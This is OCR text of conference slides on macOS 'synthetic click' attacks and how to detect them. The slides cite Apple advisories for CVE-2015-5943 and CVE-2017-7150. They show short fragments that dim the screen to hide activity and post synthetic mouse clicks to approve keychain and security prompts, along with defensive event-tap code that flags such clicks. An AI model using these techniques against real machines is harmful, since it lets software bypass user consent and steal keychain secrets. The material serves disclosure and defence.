
display going to sleep

dimmed UI, still interactive!

```
01  //dim screen to 100%
02  IOServiceGetMatchingServices(..., IOServiceMatching("IODisplayConnect"), ...);
03
04  IODisplaySetFloatParameter(service, ..., CFSTR(kIODisplayBrightnessKey), 0.0f);
```

"The Mouse is Mightier than the Sword" (p. wardle)

Conclusions



Digita Security

The Power of the Synthetic Click

generically defeat many local security mechanisms

kexts

location

contacts

terminal

scripts

webcam/mic

messages

preferences

#AppleFail

SecurityAgent

Available for: OS X El Capitan 10.11

Impact: A malicious application can programmatically control keychain access prompts

Description: A method existed for applications to create synthetic clicks on keychain prompts. This was addressed by disabling synthetic clicks for keychain access windows.

CVE 2015-5943

```
01  //given some point {x,y}
02  //generate synthetic mouse click
03
04  CGPostMouseEvent(point, true, 1, true);
05  CGPostMouseEvent(point, true, 1, true);
```

CVE unassigned

Security

Available for: macOS High Sierra 10.13

Impact: A malicious application can extract keychain passwords

Description: A method existed for applications to bypass the keychain access prompt with a synthetic click. This was addressed by requiring the user password when prompting for keychain access.

CVE-2017-7150

CVE 2017-7150


0day

2015 2017 2018 2019

the struggle is real


"You know, one of the reasons that people choose Apple products is because of our commitment to security & privacy." -Apple (WWDC 2018)

"attempted"



Detecting Synthetic Clicks

generic protection, regardless of technique?





```
01   let mask = (1 << CGEventType.leftMouseDown.rawValue) |
02              (1 << CGEventType.leftMouseUp.rawValue)  ...
03
04   eventTap = CGEvent.tapCreate(tap:.cgSessionEventTap,
05                                eventsOfInterest: mask,
06                                callback: eventCallback, ... )
```

```
01   public func eventCallback(proxy: CGEventTapProxy, eventType:
02                                CGEventType, event: CGEvent, ... ) {
03
04     if 0 == event.getIntegerValueField(.eventSourceStateID) {
05        //detected synthetic mouse click!
06     }
```


"state"
(0x0 if synthetic)


Detecting Synthetic Clicks

via gameplan



GamePlan (UI)





GamePlan alert

GamePlan: digitasecurity.com

MAHALO

Digita Security

PATRICK@DIGITASECURITY.COM

"Friends of Objective-See"

Digita

Sophos

CleanMyMac X

Malwarebytes

Airo

Guardian Mobile Firewall

SecureMac

SmugMug

SentinelOne

Trail of Bits

Digital Guardian